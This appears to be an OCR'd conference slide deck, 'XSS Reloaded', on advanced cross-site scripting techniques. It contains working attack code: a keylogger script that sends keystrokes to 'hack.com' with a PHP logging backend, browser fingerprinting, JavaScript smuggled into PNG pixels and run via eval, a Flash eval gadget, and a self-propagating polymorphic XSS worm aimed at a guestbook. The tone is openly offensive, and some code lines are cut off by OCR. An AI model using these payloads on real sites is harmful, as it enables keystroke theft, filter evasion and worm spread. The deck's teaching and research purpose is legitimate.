XSS Reloaded

Renaud Bidou

CTO

Once upon a time…

There was a browser and a cookie with authentication data

There was a web application reflecting inbound data

There was a piece of JS code designed to steal cookies

There was a bad guy who had the nice guy click on something with the code

The code was reflected by the vulnerable app to the browser

The code was executed and the cookie was stolen

The bad guy was granted access to the application

IT WAS THE BEGINNING OF AN ERA OF TERROR

That was a long time ago

The IT security knights fought the evil

Cookies no longer contain sensitive values
Cookies are encrypted
Sessions are handled from the server side

We are safe again

"They got married and lived happily ever after"

What happened since ?

- **XSS Technology fundamentals evolved**
  - JavaScript gets more powerful
  - HTML5 arises
  - JSON breakthrough
- **Attackers get smarter**
  - Even more evasion techniques
  - Leverage each and every innovation
- **And you still feel safe…**
  - I don’t trust cookies [laughter]
  - I rely on browser security controls [laughter]

In other words

2000 2007 2014

Evil

Good

What we will learn today

- **How to empower XSS attacks?**

  Exploiting DOM & BOM can be so much fun!

  HTML5 public code delights your hacking nights

- **How to subtly convey malicious code?**

  Bypass those annoying filters.

  Generate different code every time.

- **How to avoid detection?**

  Still a bunch of new stuff to laugh at your regexp-based WAF…

Empowering JavaScript


Having JavaScript do more than stealing cookies

DOM & BOM

Exploitation into the Core of the browser


DOM & BOM

- **DOM: Document Object Model**
  - Items of the web page are objects in the DOM
  - Inner content can be manipulated via JavaScript



DOM & BOM

- **BOM: Browser Object Model**
  - Browser components data structure
  - The DOM is a subset of BOM



Fingerprinting with BOM

```
<script>
document.write('<P>'+navigator.appName+'</P>');
document.write('<P>'+navigator.appVersion+'</P>');
document.write('<P>'+navigator.platform+'</P>');
document.write('<P>'+navigator.userAgent+'</P>');

var plugins = navigator.plugins;
var mimeTypes = navigator.mimeTypes

document.write('<P>');
for (i=0;i<plugins.length;i++) {
   var plugin = plugins[i];
   document.write('<B>'+plugin.name+'</B><BR>');
   document.write(plugin.filename+' - '+plugin.description+'<BR>');
   for(j=0;j<plugin.length;j++) {
      var mimetype = plugin[j];
      document.write(mimetype.t
      if(mimetype.description)
         document.write(' : '+m
      }
      if(mimetype.suffixes) {
         document.write(' - ext
      }
      document.write('<BR>');
   }

}
document.write('</P>');
</script>
```

Netscape
5.0 (Windows)
Win32
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:10.0.2) Gecko/20100101 Firefox/10.0.2

Java Deployment Toolkit 6.0.310.5
npdeployJava1.dll - NPRuntime Script Plug-in Library for Java(TM) Deploy
application/java-deployment-toolkit
Shockwave Flash
NPSWF32.dll - Shockwave Flash 11.1 r102
application/x-shockwave-flash : Adobe Flash movie - extentions: swf
application/futuresplash : FutureSplash movie - extentions: spl
NVIDIA 3D Vision
npnv3dv.dll - NVIDIA 3D Vision plugin for Mozilla browsers
image/jps : JPEG-based stereo image - extentions: jps
image/pns : PNG-based stereo image - extentions: pns
image/mpo : Multi-Picture Format image - extentions: mpo

Keylogging with BOM

```
<script language="javascript">
var keys='';
document.onkeypress = function(e) {
  get = window.event?event:e;
  key = get.keyCode?get.keyCode:get.charCode;
  key = String.fromCharCode(key);
  keys+=key;
}
window.setInterval(function(){
  new Image().src = 'http://hack.com/keylogger.php?c='+keys;
  keys = '';
}, 1000);
</script>
```

Collects keystrockes via `window.event`

Sends collected data every second through `IMG` (= no SOP…) to `keylogger.php`

```
<?php
if(!empty($_GET['c'])) {
  $f=fopen("log.txt","a+");
  fwrite($f,$_GET['c']);
  fclose($f);
}
?>
```


Stores to `log.txt`

HTML5

A standard to take over the browser


JS Featuring HTML5

- **Screenshots: html2canvas**
  - http://html2canvas.hertzen.com/



JS Featuring HTML5

- **Distributed password cracking: Ravan**
  - http://www.andlabs.org/tools/ravan.html



JS Featuring HTML5

- **Persistent cookies: evercookies**
  - http://samy.pl/evercookie/

evercookie -- never forget.

evercookie is a javascript API available that produces extremely persistent cookies in a browser. Its goal is to identify a client even after they've removed standard cookies, Flash cookies (Local Shared Objects or LSOs), and others.


evercookie accomplishes this by storing the cookie data in several types of storage mechanisms that are available on the local browser. Additionally, if evercookie has found the user has removed any of the types of cookies in question, it recreates them using each mechanism available.

Specifically, when creating a new cookie, it uses the following storage mechanisms when available:

- Standard HTTP Cookies
- Local Shared Objects (Flash Cookies)
- Silverlight Isolated Storage
- Storing cookies in RGB values of auto-generated, force-cached PNGs using HTML5 Canvas tag to read pixels (cookies) back out
- Storing cookies in Web History
- Storing cookies in HTTP ETags
- Storing cookies in Web cache
- window.name caching
- Internet Explorer userData storage
- HTML5 Session Storage
- HTML5 Local Storage
- HTML5 Global Storage
- HTML5 Database Storage via SQLite

JS Featuring HTML5

- **Network scanning: JS-Recon**
  - http://html2canvas.hertzen.com/



JS Featuring HTML5

- Network scanning
- Persistent cookies
- Distributed password cracking: Ravan
- Screenshots

Available NOW at your nearest Web site…

Alternative Vectors

Finding new ways to convey XSS payloads

DOM-Based XSS

The magic of browser auto-compromise

DOM-Based XSS

- **Aka Type-0 XSS**
- **Old… documented in 2005 by Amit Klein**
- **Misunderstood & not properly handled**
- **Vulnerable code contained into the page**

NICE

Malicious code NOT sent to the server

Could be an issue in terms of filtering…

DOM-Based XSS Basics


Exploits JavaScript DOM manipulation routines in Web Pages

```
<HTML>
  <TITLE>Welcome!</TITLE>
  Hi
  <SCRIPT>
    document.write(
      document.location.hash.substring(1,document.location.hash.length)
    );
  </SCRIPT>
  <BR>
  Welcome to our system
</HTML>
```

Write it to the document via the DOM

Get the URI fragment value

DOM-Based XSS Basics



DOM XSS Sources & Sinks


- **Sources**
  - Fragment (only fragments!) of URI
  - Headers: cookies and referer
  - Window names (but exploitation not so trivial)
- **Sinks** ***Valid for all browsers***
  - **Execution sinks**
    - `eval()setTimeout()setInterval()script.src=`
  - HTML Elements sinks
    - `document.write/writeln .innerHTML`
  - jQuery sinks
    - `jQuery() $() jQuery.parseHTLM() jQuery.globalEval()`
    - `element.add/append/after/html/wrap/etc.`

JavaScript in PNG

A clean rootkit for further exploitation

JavaScript in PNG

- **Second order attack**
- **Hide JS Code into an image**



- **Used to subtly execute JS code**
- **But how ?**

JavaScript in PNG

Step 1

Encode Javascript into PNG 8 bits color depth image

xss.png

```
    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
00: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG........IHDR
10: 00 00 00 03 00 00 00 03 04 03 00 00 00 A4 06 A8 ................
20: 8C 00 00 00 1B 50 4C 54 45 61 6C 65 72 74 28 27 .....PLTEalert('
30: 47 6F 74 63 68 61 27 29 00 00 00 00 00 00 00 00 Gotcha').........
40: 00 00 00 00 01 7D AF 42 00 00 00 11 49 44 41 54 .....}.B....IDAT
50: 08 99 63 60 54 60 30 09 60 48 6F 00 00 04 83 01 ..c`T`0.`Ho.....
60: 8D 27 63 25 D1 00 00 00 00 49 45 4E 44 AE 42 60 .'c%.....IEND.B`
70: 82                                              .
```

Indexed colors

Decode

True colors (compressed)

xss.png

```
    00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 0123456789ABCDEF
00: 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 .PNG........IHDR
10: 00 00 00 03 00 00 00 03 08 02 00 00 00 D9 4A 22 ..............J"
20: E8 00 00 00 1F 49 44 41 54 08 99 63 4E CC 49 75 .....IDAT..cN.Iu
30: B2 FB F6 8E 37 9A 45 F8 3B F3 DB DD 8C 37 6F 4E ....7.E.;....7oN
40: 64 80 03 00 AC 3E 08 FF 47 FB E1 3B 00 00 00 00 d....>..G..;....
50: 49 45 4E 44 AE 42 60 82                         IEND.B`.
```

JavaScript in PNG

Step 2

Have some good-looking code load an image

```
function loadFile() {
    var strFile = 'xss.png';
    loadPNGData(strFile,eval(strData));
}
```

```
var oImg = new Image();
oImg.onload = function() {
   var iWidth = this.offsetWidth;
   var iHeight = this.offsetHeight;
   oCtx.drawImage(this,0,0);
   var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
   var a = [];
   var h = [];
   var len = oData.length;
   var p = -1;
   for(var i=0;i<len;i+=1) {
      if(oData[i] > 0) {
         var charDec = oData[i];
         if (charDec != 255) {
            a[++p] = String.fromCharCode(charDec);
            h[p] = oData[i];
         }
      }
    }
   var strData = a.join("");
   if(fncCallback) {
      fncCallback(strData);
   }
   document.body.removeChild(oImg);
}
```

JavaScript in PNG

Step 3

Trick the read function

```
function loadFile() {
    var strFile = 'xss.png';
    loadPNGData(strFile,eval(strData));
}
```

Execute …

Decode

```
var oImg = new Image();
oImg.onload = function() {
   var iWidth = this.offsetWidth;
   var iHeight = this.offsetHeight;
   oCtx.drawImage(this,0,0);
   var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
   var a = [];
   var h = [];
   var len = oData.length;
   var p = -1;
   for(var i=0;i<len;i+=1) {
      if(oData[i] > 0) {
         var charDec = oData[i];
         if (charDec != 255) {
            a[++p] = String.fromCharCode(charDec);
            h[p] = oData[i];
         }
      }
   }
   var strData = a.join("");
   if(fncCallback) {
      fncCallback(strData);
   }
   document.body.removeChild(oImg);
}
```

JavaScript in Flash

New place and vector for your JS code

JavaScript in Flash

- **All-in-one AS3 function** `ExternalInterface.call()`
- **4 lines code**

```
import flash.net.*;

var param:Object = root.loaderInfo.parameters;
var cmd:String = param["c"];

flash.external.ExternalInterface.call("eval", cmd);
```

Get command "cmd" from parameter "c"

Execute "cmd"

- **Inline call** `http://server/xss.swf?c=alert('Gotcha')`
- **Or through HTML Injection**

```
<embed code="http://server/xss.swf?c=alert('Gotcha')"
                                    allowscriptaccess=always>
```

Polymorphic JavaScript

A mutant JavaScript code not to be signed

Polymorphic JavaScript

- **A piece of JavaScript Code**

Polymorphic JavaScript

- **Rebuilt each time**

Define an initialization vector

IV used to encode JavaScript

Which will be decoded

```
function encode(code) {

  var key = Math.floor(Math.random() * 256);

  var packed = startToken + 'var k=' + key + ';var a=[';

  for (var i = 0; i < code.length; i++) {
    packed += (code.charCodeAt(i) ^ key) + ',';
  }

  packed += '];var d=\'\';' ;
  packed += 'for (var i=0;i<a.length;i++)' ;
  packed += '{d+=String.fromCharCode(a[i]^k);}';

  packed += 'eval(d);' ;
  packed += endToken;

  return packed;

}
```

Then executed

Polymorphic JavaScript

- **Upon execution**

Finds itself in the page

```
var code = findSelf(document.body.innerHTML);

 if (code.indexOf('var k=') == 0) {
  code = decode(code);
 }

var encoded = encode(code);
```

Decodes itself (again !)

Re-encodes itself

```
var inject_code = 'email='+variant+'&comments='+'<script>'+encoded+'<\/script>';
var request = new XMLHttpRequest();

request.open('post', 'http://10.1.3.22/cgi-bin/badstore.cgi?action=doguestbook');

request.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
request.setRequestHeader("Content-length", inject_code.length);
request.setRequestHeader("Connection", "close");

request.send(inject_code);
```

To propagate

Polymorphic JavaScript

```
/*worm start*/
var k=209;
